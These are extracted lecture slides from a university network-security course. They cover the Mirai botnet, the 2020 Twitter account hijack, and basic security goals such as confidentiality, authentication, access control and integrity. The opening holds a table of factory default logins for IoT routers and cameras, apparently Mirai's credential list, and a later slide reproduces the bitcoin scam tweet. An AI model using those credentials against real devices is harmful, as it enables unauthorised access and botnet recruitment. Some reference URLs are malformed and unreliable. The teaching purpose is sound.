root@realtek	RealTek Routers	<a href="http://www.com/report/a-camera-is-default-password-to-the-key">http://www.com/report/a-camera-is-default-password-to-the-key</a>
admin@11111111	Samsung IP Camera	<a href="http://www.com/report/a-camera-is-default-password-to-the-key">http://www.com/report/a-camera-is-default-password-to-the-key</a>
root@mh3dpc	Shenzhen Aman-Security Camera	<a href="http://www.amazon.com/MegaBox-Wireless-Network-Surveillance-Camera/dp/B00J1907N0/">http://www.amazon.com/MegaBox-Wireless-Network-Surveillance-Camera/dp/B00J1907N0/</a>
admin@arcademr	SMC Routers	<a href="http://www.clearscape.com/tools/default/SMC/ROUTER">http://www.clearscape.com/tools/default/SMC/ROUTER</a>
root@web	Toshiba Network Camera	<a href="http://www.surveilliance-support.com/toshiba-camera-factory-default-password">http://www.surveilliance-support.com/toshiba-camera-factory-default-password</a>
ubnt@ubnt	Ubiquiti AirOS Router	<a href="http://ubntcenter.com/thread-104750-1-3492043.html">http://ubntcenter.com/thread-104750-1-3492043.html</a>
superuser@superuser	VideolIQ	<a href="http://www.com/report/a-camera-is-default-password-to-the-key">http://www.com/report/a-camera-is-default-password-to-the-key</a>
root@none+	Vivotek IP Camera	<a href="http://www.com/report/a-camera-is-default-password-to-the-key">http://www.com/report/a-camera-is-default-password-to-the-key</a>
admin@1111	Xerox printer, et. al	<a href="http://olyservice.libgeek.net/com/2016/07/07/olyservice-libgeek-net-system-administrators-practical/">http://olyservice.libgeek.net/com/2016/07/07/olyservice-libgeek-net-system-administrators-practical/</a>
root@re6521	ZTE Router	<a href="http://www.konfuge.com/2016/07/hack-and-unlock-zte-re6521.html">http://www.konfuge.com/2016/07/hack-and-unlock-zte-re6521.html</a>

38

<https://arstechnica.com/information-technology/2016/10/double-dip-internet-of-things-botnet-attack-felt-across-the-internet/>



## ■ October 2016

- Released as open source by creator
- <https://github.com/jgamblin/Mirai -Source-Code>

## ■ Reason

- Backdoor?
- Afraid of security firms? ...



39

<https://arstechnica.com/information-technology/2016/10/double-dip-internet-of-things-botnet-attack-felt-across-the-internet/>

<https://tweakers.net/nieuws/116329/broncode-van-malware-achter-iot-botnet-mirai-verschijnt-online.html>

- Security in the media
- Example incidents
  - Ashley Madison (2015)
  - Democratic National Committee email leak(2016)
  - Mirai (2016)
  - Twitter hack (2020)
- Why do we need security?
- Scope of the course

40

Pinned Tweet



Bill Gates   
@BillGates

Everyone is asking me to give back, and now is the time.

I am doubling all payments sent to my BTC address for the next 30 minutes. You send \$1,000, I send you back \$2,000.

BTC Address -


bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh

Only going on for 30 minutes! Enjoy!

1:34 PM · Jul 15, 2020 · [Twitter Web App](#)

41

On July 15, 2020, between 20:00 and 22:00 UTC, reportedly 130 high-profile Twitter accounts were compromised by outside parties to promote a bitcoin scam. Twitter and other media sources confirmed that the perpetrators had gained access to Twitter's administrative tools so that they could alter the accounts themselves and post the tweets directly. They appeared to have used social engineering to gain access to the tools via Twitter employees. The social engineering targeted a small number of employees through a phone spear phishing attack. A successful attack required the attackers to obtain access to both the internal network as well as specific employee credentials that granted them access to the internal support tools. Not all of the employees that were initially targeted had permissions to use account management tools, but the attackers used their credentials to access the twitter internal systems and gain information about the processes. This knowledge then enabled them to target additional employees who did have access to the twitter account support tools. Using the credentials of employees with access to these tools, the attackers targeted 130 Twitter accounts, ultimately Tweeting from 45, accessing the DM inbox of 36, and downloading the Twitter Data of 7.



42

For more insightful incidents, the site <https://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/> offers a very informative and up-to-date overview of the largest data breaches and hacks per year, including:

- A description of the type of breach
  - An analysis of the impact of the incident
  - A short description of the cause of the incident
  - A link that further details the incident

- Security in the media
- Recent major incidents
- Why do we need security?
- Scope of the course

43

Internet bank fraud increased by 70% in 2013

DE REDACTIE.BE	Fraude met internetbankieren steeg met 70% in 2013	2014-02-10
<a href="http://www.deredactie.be/permalink/1.1869606">http://www.deredactie.be/permalink/1.1869606</a>		

Number of Internet bank fraud cases strongly decreased

DE REDACTIE.BE	Aantal fraudegevallen met internetbankieren daalt sterk	2015-01-30
<a href="http://deredactie.be/permalink/1.2223667">http://deredactie.be/permalink/1.2223667</a>		

44

Despite the ethical questions of security versus privacy, a number of applications clearly benefit from good security approaches, such as banking applications. And indeed, strong measurements such as two-factor authentication have resulted in a large reduction of computer fraud over the last years.

## ■ Why Information Security?

- Counterpart of securing material objects

- ▶ Material object have some **value**

- ✓ Value can often easily be determined (except for affective value)

- ▶ Can be stolen or damaged

- ✓ Causes material damage (replacement of the object, interruption of business process, etc.)

- ✓ Most damage is repairable (replacement or repair)

- ▶ Cost for security/protection takes into account:

- ✓ Value of the object

- ✓ Risk of theft/damage

45

## ■ Why Information Security?

- The risk of threats against information security is **MUCH greater than the risk of threats against material objects**

- ▶ Much more diverse attacks because of available computation power and almost ubiquitous network connectivity

- Value of information

- ▶ Sometimes hard to assess

- ▶ Best estimated by damage caused

- ✓ When information security is breached

- ✓ But even this can be hard:

- » what is the value of someone's privacy?

- ▶ However, loss of information can not be undone!

- Threats against information

- ▶ Loss of information

- ▶ Forged information

- ▶ Unauthorised release of information

- ▶ Repudiation of information

- ▶ etc.

46

## ■ Why Information Security?

- **Value of information systems**

- ▶ Also hard to assess
- ▶ Systems are meant to enable some service
  - ✓ Damage when service is unavailable or unreliable

- **Threats against information systems**

- ▶ **Unavailability**/disruption of service
- ▶ **Unauthorised access**to service
- ▶ Threats against exchanged information
- ▶ etc.

- **Security measures for information systems**

- ▶ **Information security:** encryption, virus scanners, firewalls,etc.
- ▶ Also carry some cost
  - ✓ installation, maintenance, computation time, ease-of-use, etc.
- ▶ **Here too, dependent on.**
  - ✓ ...risk of security breach
  - ✓ ...potential damage in case of breach

47

## ■ Security in the media

## ■ Recent major incidents

## ■ Why do we need security?

## ■ Scope of the course

48

- Chapter 1: Introduction
- Chapter 2: Basic concepts
- Chapter 3: Encryption algorithms
- Chapter 4: Network and communication security
- Chapter 5: Software and systems security
- Chapter 6: Intrusion detection
- Chapter 7: Future trends



# Network and Computer Security

## Chapter 2 – Basic concepts


Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



- A security model
- Security goals
- Security threats



3

Modern security principles originate from Auguste Kerckhoffs in the 19<sup>th</sup> century: a cryptosystem should be secure even if everything about the system, except the key, is public knowledge (Kerckhoff's principle). This means that typically the security transformation is publicly known (and is often standardized), and only the secret information (key) used in the security transformation to convert the message into a secure message is kept secret. The full method for secure information exchanges between A(lice) and B(ob) may require a prior exchange of several messages, including both data and control messages.

Alice and Bob are two commonly used placeholder names to make security exchanges easier to follow. The names are used for convenience; for example, "Alice sends a message to Bob encrypted with his public key" is easier to follow than "Party A sends a message to Party B encrypted by Party B's public key." These names were originally used by Ron Rivest in the 1978 Communications of the ACM article presenting the RSA cryptosystem, and in "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems" published April 4, 1977, revised September 1, 1977, as technical Memo LCS/TM82.

Alice and Bob are archetypes in cryptography, Eve is also common. Names further down the alphabet are less common. Other (less frequently used) names include:

- Carol, Chuck, Carlos or Charlie, as a third participant in communications, sometimes with malicious intent.
- Craig, the password cracker (usually encountered in situations with stored hashed/salted passwords).
- Dan or Dave, a fourth participant.
- Eve, an eavesdropper, is usually a passive attacker. While she can listen in on messages between Alice and Bob, she cannot modify them.
- Trudy, a malicious attacker (an intruder). Unlike the passive Eve, this one is the active man-in-the-middle attacker who can modify messages, substitute his/her own messages, replay old messages, and so on. The difficulty of securing a system against Trudy is much greater than against Eve.
- Walter, a warden, may be needed to guard Alice and Bob in some respect, depending on the protocol being discussed.
- Wendy, a whistleblower, is an insider with privileged access who may be in a position to divulge the information.




- A security model
- Security goals
  - Confidentiality
  - Authentication
  - Access control/ authorization
  - Data integrity
  - Non-repudiation
  - Availability
- Security threats

4

- Data confidentiality
  - Data can only be read by those who are allowed to read these data
  - Applications:
    - ▶ Communicating confidential data between branches of a corporation
    - ▶ Passwords
    - ▶ Storage of health data
    - ▶ etc.
  - Oldest security service?
    - ▶ Caesar cipher (Ancient Rome)
    - ▶ Enigma code (Germany, WW II)
    - ▶ etc.

5


Confidentiality is translated as “vertrouwelijkheid” in Dutch.



**Passive attack by Carol:**  
**eavesdropping upon information channel**

6

E.g. Alice submits a tender for a procurement by Bob. Neither party uses any special security mechanism (e.g. simple communication using e-mail, ftp, etc.). Carol can read the transmitted message. Carol can then submit her own proposal, adapted using her knowledge of Alice's offer.




7

To make sure the message no longer is readable for Carol, a security transformation (encryption) is introduced, allowing only those (i.c. Alice en Bob) who have access to secret information (secret key) to recover the original message. Carol can still intercept the secure message, but she won't be able to derive the original message from this.

## ■ Traffic-flow confidentiality

- Keeping secret who's communicating with whom
- Applications:
  - ▶ Web surfer privacy protection
- Much harder to achieve than data confidentiality
  - ▶ So-called Privacy Enhancing Techniques (PETs)

As examples of existing privacy enhancing technologies (PET) communication anonymizers exist that hide the real online identity (email address, IP address, etc.) of a user and replacing it with a non-traceable identity (disposable / one-time email address, random IP address of hosts participating in an anonymizing network, pseudonym, etc.). A well-known PET is the onion routing protocol used by the Tor anonymous network.



9

Passive attack by Carol: tapping the information channel between both parties A(lice) and B(ob).

With the solution for data confidentiality Carol can't read the transmitted message any longer, but she can still deduce that Alice is communicating with Bob (e.g. from IP headers, or by analyzing the communication flow outgoing from Alice and incoming at Bob: "traffic-analysis").

## ■ Privacy

- Often confused with confidentiality
  - ▶ Not every confidentiality requirement involves privacy
    - ✓ E.g. intellectual property in a business requires confidentiality, no privacy
- Related to private life
  - ▶ The right to choose what you divulge about yourself
  - ▶ Culture dependent
  - ▶ Fundamental right, legally protected since long
    - ✓ Foundation for secrecy of correspondence
  - ▶ Just like any fundamental right, this right isn't unlimited

10

## ■ A security model

## ■ Security goals

- Confidentiality
- Authentication
- Access control/ authorization
- Data integrity
- Non-repudiation
- Availability

## ■ Security threats

11

## ■ Authentication

- Related to **identification**
- Equivalent in “non-electronic” world
  - ▶ Author of a letter is who he claims to be
  - ▶ Person on the other side of the phone is who he claims to be
  - ▶ Policeman ringing at the door indeed is a policeman
  - ▶ Mobile phone battery is genuine
  - ▶ etc.
- Guaranteeing the authenticity of a communication based on
  - ▶ **Entity** authentication
  - ▶ **Attribute** authentication
  - ▶ **Data-origin** authentication

12

## ■ Entity authentication

- **Entity**
  - ▶ Distinguished based on collection of data (attributes or characteristics)
    - » E.g. ID-number, mail address, ...
- **Each entity has a unique identity**

## ■ Identification

- **Authentication of an entity's identity**
  - ▶ Often used for entity authentication ...
  - ▶ ...but a stronger requirement than simple entity authentication
- **E.g. Logging in via biometrical means**

13

According to the Merriam-Webster dictionary, an entity is “something that has separate and distinct existence and objective or conceptual reality”. An entity typically has a number of attributes (or characteristics) that, taken together, form a unique combination. Entity authentication requires a validation to check if communicating parties are who they claim to be. In practical implementations, entity authentication is often based on authentication of some attributes of these entities. An example is a person’s first name, last name, date and hour of birth and place of birth that together uniquely identify a person. Alternatively, the identity number of a passport is also an attribute that uniquely identifies a person.

*Identification* is used when an identity needs to be uniquely represented and the identity needs to be validated. An example where entity authentication doesn’t really require the entity’s identification is the registration with many websites. During registration the user generates a login and password, and provides some data (name, address, email address, etc.) to the website. Typically the only important data is the e-mail address (to which possibly the password will be sent), while all other data absolutely don’t need to be authentic. The next time the user logs in to this website, he’ll be authenticated via the login and password (he is then deemed the authentic owner of this couple). But one can’t assert his identity is authentic, since it wasn’t really verified at any time.



## ■ Attribute authentication

- **attribute**

- ▶ Characteristic of an entity

- ▶ Possible attributes

- ✓ Identity
    - ✓ Function
    - ✓ etc.

- **Communicating parties exhibit the characteristics they claim to have**


- ▶ An entity is often authenticated through the authentication of some of its attributes

An already sufficiently authenticated entity (e.g. using an electronic identity card, which adequately captures the identity of a communicating entity) may need to authenticate additional attributes (e.g. the fact that he is a doctor to access certain medical information).

## ■ Data-origin authentication

- The data indeed originates from the specified source
- Important to evaluate whether data is reliable
  - ▶ Based on reliability of their origin
  - ▶ Part of **data integrity** (cf. further on)
- Difference with entity authentication
  - ▶ No interaction with data source
  - ▶ Not all solutions for entity authentication will be operative

15




16

Active attack by Carol on the communication between Alice and Bob, e.g. by hijacking the communication, or more simply by sending a forged message.

Example 1) Alice communicates with website of Bank Bob. Bob needs to know whether it is indeed Alice who logs in, and not Carol masquerading as Alice in order to gain access to Alice's accounts at Bank Bob. (**authenticity of the entity** Alice; conversely, Alice may also want to be sure she's communicating with the website of Bank Bob and not with a fake website set up by Carol).

Example 2) Bob has received a message from software vendor Alice (e.g. by email) with a major security patch for the software in attachment. Before Bob installs the patch, he'd like to be certain it really originates from Alice... and isn't some piece of malware coming from Carol. (**authenticity of the origin** of the data received by Bob).

## Authentication: solution



17

Make sure Carol can't generate a message in which she claims to be someone else anymore. Add some "signature" to Alice's message. This "signature" binds the entity Alice to the contents of the message, so it must:

- be linked to the message (another message has a different "signature")
- be based on secret information only Alice possesses
- be verifiable, even by those who don't know this secret information

The digital signature is based on this principle, and also guarantees the authenticity of the origin of the data.

Note that a potential threat still lurks in this diagram. If Carol eavesdrop upon the information channel she still can intercept a secure message and then forward it again to Bob and in this way still impersonate Alice (replay).

An alternative solution is for Alice to use an (encrypted) password as secret information, that Bob will recognise as Alice's. The danger is that Carol still can eavesdrop on the forwarded password and then use it again (sometimes even if it is encrypted). A remedy against this threat is to ensure the communication between Alice and Bob can also be confidential. A possible implementation could be: sending the password over a TLS/SSL connection (see later for TLS/SSL).

- A security model
- Security goals
  - Confidentiality
  - Authentication
  - **Access control/ authorization**
  - Data integrity
  - Non-repudiation
  - Availability
- Security threats

18

- Access control and authorisation
  - Determines which user may access which resources(data, computation time, etc.)
  - Equivalent in “non-electronic” world
    - ▶ Only people with a valid entrance ticket may attend a concert
    - ▶ Special member card required for some shops
    - ▶ Only attending physician has access to patient’s medical information
    - ▶ etc.
  - Requires authentication of the entity requesting access to these resources
    - ▶ System determines to what extent entity may access those resources
    - ▶ Access rights may depend on entity itself or its attributes

19

## ■ Access control and authorisation

- **illustration 1: access control in OS**

- ▶ Authentication through login and password

- ✓ Determines which user is at the computer

- ▶ Access control determined for this user ( **entity**)

- ✓ Full access (read, write, delete, etc.) to own files

- ✓ Limited access (e.g. read) to some other files (e.g. some system files)

- ✓ No access to other files (e.g. files belonging to other users)

- ▶ Access rights different from user to user

20

## ■ Access control and authorisation

- **illustration 2: access control to medical database**

- ▶ Different rights for different types of users

- ✓ E.g. physicians, nurses, patients, etc.

- ▶ Requires authentication based on specific **attributes**

- ▶ Access rights depend on attributes of the user

- ▶ Access rights different from user type to user type ( **roles**)

- ✓ Role based access control

21

- A security model
- Security goals
  - Confidentiality
  - Authentication
  - Access control/ authorization
  - **Data integrity**
  - Non-repudiation
  - Availability
- Security threats

22

- Data integrity
  - Guarantee that sent data and received data are identical
    - ▶ No tampering with data en route
    - ▶ Nothing was added
    - ▶ Nothing was deleted
    - ▶ Nothing was modified
    - ▶ Nothing was replayed
  - Stronger requirement than data origin authentication


23

## ■ Data integrity

- Equivalent in “non-electronic” world

- ▶ No text was added after the signature of a contract
- ▶ The invoice date is correct
- ▶ No “creative” accounting
- ▶ No information was withheld
- ▶ Vote cast was effectively registered
- ▶ etc.

24




25

E.g. Alice sends message to bank Bob instructing to pay EUR 100.00 to David. Alice would like that this exact amount is paid to D(avid)...and that no other payments are stealthily executed.

Active attack by Carol: injection of an additional message.


## Data integrity: threat 2



26

E.g. Alice sends message to bank Bob instructing to pay EUR 100.00 to David. Alice would like that this exact amount is paid to D(avid)...and not to some other person.

Active attack by Carol: message modification.



